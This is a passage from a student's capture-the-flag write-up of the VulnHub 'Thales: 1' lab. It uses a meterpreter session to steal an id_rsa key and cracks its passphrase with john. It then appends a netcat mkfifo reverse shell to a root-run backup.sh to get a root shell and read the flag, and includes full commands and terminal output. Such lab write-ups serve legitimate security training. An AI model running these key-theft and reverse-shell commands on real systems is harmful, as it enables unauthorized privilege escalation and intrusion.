
Next, I had to get the password for the thales user account. So I got a copy of the id_rsa key
Command: download id_rsa /root/Desktop



```
meterpreter > echo Luke Keogh - 19095587
[-] Unknown command: echo
meterpreter > clear
[-] Unknown command: clear
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/thales/.ssh
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  1766  fil   2021-08-16 16:34:04 -0400  id_rsa
100444/r--r--r--  396   fil   2021-08-16 16:34:04 -0400  id_rsa.pub

meterpreter > download id_rsa /root/Desktop/
[*] Downloading: id_rsa → /root/Desktop/id_rsa
[*] Downloaded 1.72 KiB of 1.72 KiB (100.0%): id_rsa → /root/Desktop/id_rsa
[*] download   : id_rsa → /root/Desktop/id_rsa
meterpreter > 
```

Figure 9 downloading id_rsa key

I then used john the ripper to convert and decrypt the file which gave me the password 'vodka06'
Command: /usr/share/john/ssh2john.py /root/Desktop/id_rsa > sshhash
Command: john –wordlist=/usr/share/wordlists/rockyou.txt sshhash



```
┌──(root💀kali)-[~]
└─# locate ssh2john
/usr/share/john/ssh2john.py

┌──(root💀kali)-[~]
└─# /usr/share/john/ssh2john.py id_rsa > sshhash

┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt sshhash
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀kali)-[~]
└─# /usr/share/john/ssh2john.py /root/Desktop/id_rsa > sshhash

┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt sshhash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (/root/Desktop/id_rsa)
1g 0:00:00:03 DONE (2022-10-20 06:36) 0.3215g/s 4611Kp/s 4611Kc/s 4611KC/s     1990..*7¡Vamos!
Session completed

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```


Figure 10 decrypting id_rsa password

I then opened a shell via meterpreter and switched user to thales with the password obtained earlier

Command: shell

Command: python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

Command: su thales




```
meterpreter > shell
Process 1 created.
Channel 1 created.
which python
whoami
tomcat
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
whoami
tomcat
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/$ su thales
su thales
Password: vodka06

thales@miletus:/$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
thales@miletus:/$
```

Figure 11 opening a shell and logging on as thales

When looking around the directories I found a notes.txt file that hinted there was a backup.sh file that was important. Turns out it had read, write and execution permissions as root.

Command: cat /usr/local/bin/backup.sh


Command: ls -la /usr/local/bin/backup.sh



```
thales@miletus:/$ cd /home
cd /home
thales@miletus:/home$ ls
ls
thales
thales@miletus:/home$ cd thales
cd thales
thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
thales@miletus:~$ cat /usr/local/bin/backup.sh
cat /usr/local/bin/backup.sh
#!/bin/bash
####################################
#
# Backup to NFS mount script.
#
####################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
thales@miletus:~$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 12 finding backup.sh exploit

I then found a script to append the file at:
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
Command: echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8888 >/tmp/f” > backup.sh




```
thales@miletus:/usr/local/bin$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8888 >/tmp/
f" >> backup.sh
<i 2>&1|nc 192.168.56.101 8888 >/tmp/f" >> backup.sh
thales@miletus:/usr/local/bin$ cat backup.sh
cat backup.sh
#!/bin/bash
####################################
#
# Backup to NFS mount script.
#
####################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8888 >/tmp/f
thales@miletus:/usr/local/bin$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
thales@miletus:/usr/local/bin$ █
```

Figure 13 appending exploit to backup.sh

Before running the above command, I ran a netcat listener so once the above script ran, I would get another shell as root which I was then able to obtain the root flag as the above backup.sh file ran automatically.

Command: nc -lvp 8888

Command: cat root.txt



```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.56.104: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 59884
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 14 listener shell and obtaining root flag

Conclusion

I wasn't certain there was another way to do this challenge without using Metasploit as that would have been my preferred route but due to lack of time, I had to use Metasploit to finish this challenge.

References

- Reverse Shell Cheat Sheet | pentestmonkey. (n.d.). Pentestmonkey.net. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- Chandel, R. (2021, December 16). Thales1 Vulnhub Walkthrough. Hacking Articles. https://www.hackingarticles.in/thales1-vulnhub-walkthrough/
- VulnHub - Thales: 1. (n.d.). Www.youtube.com. Retrieved October 20, 2022, from https://www.youtube.com/watch?v=02H4tPEHhSs&ab_channel=ProxyProgrammer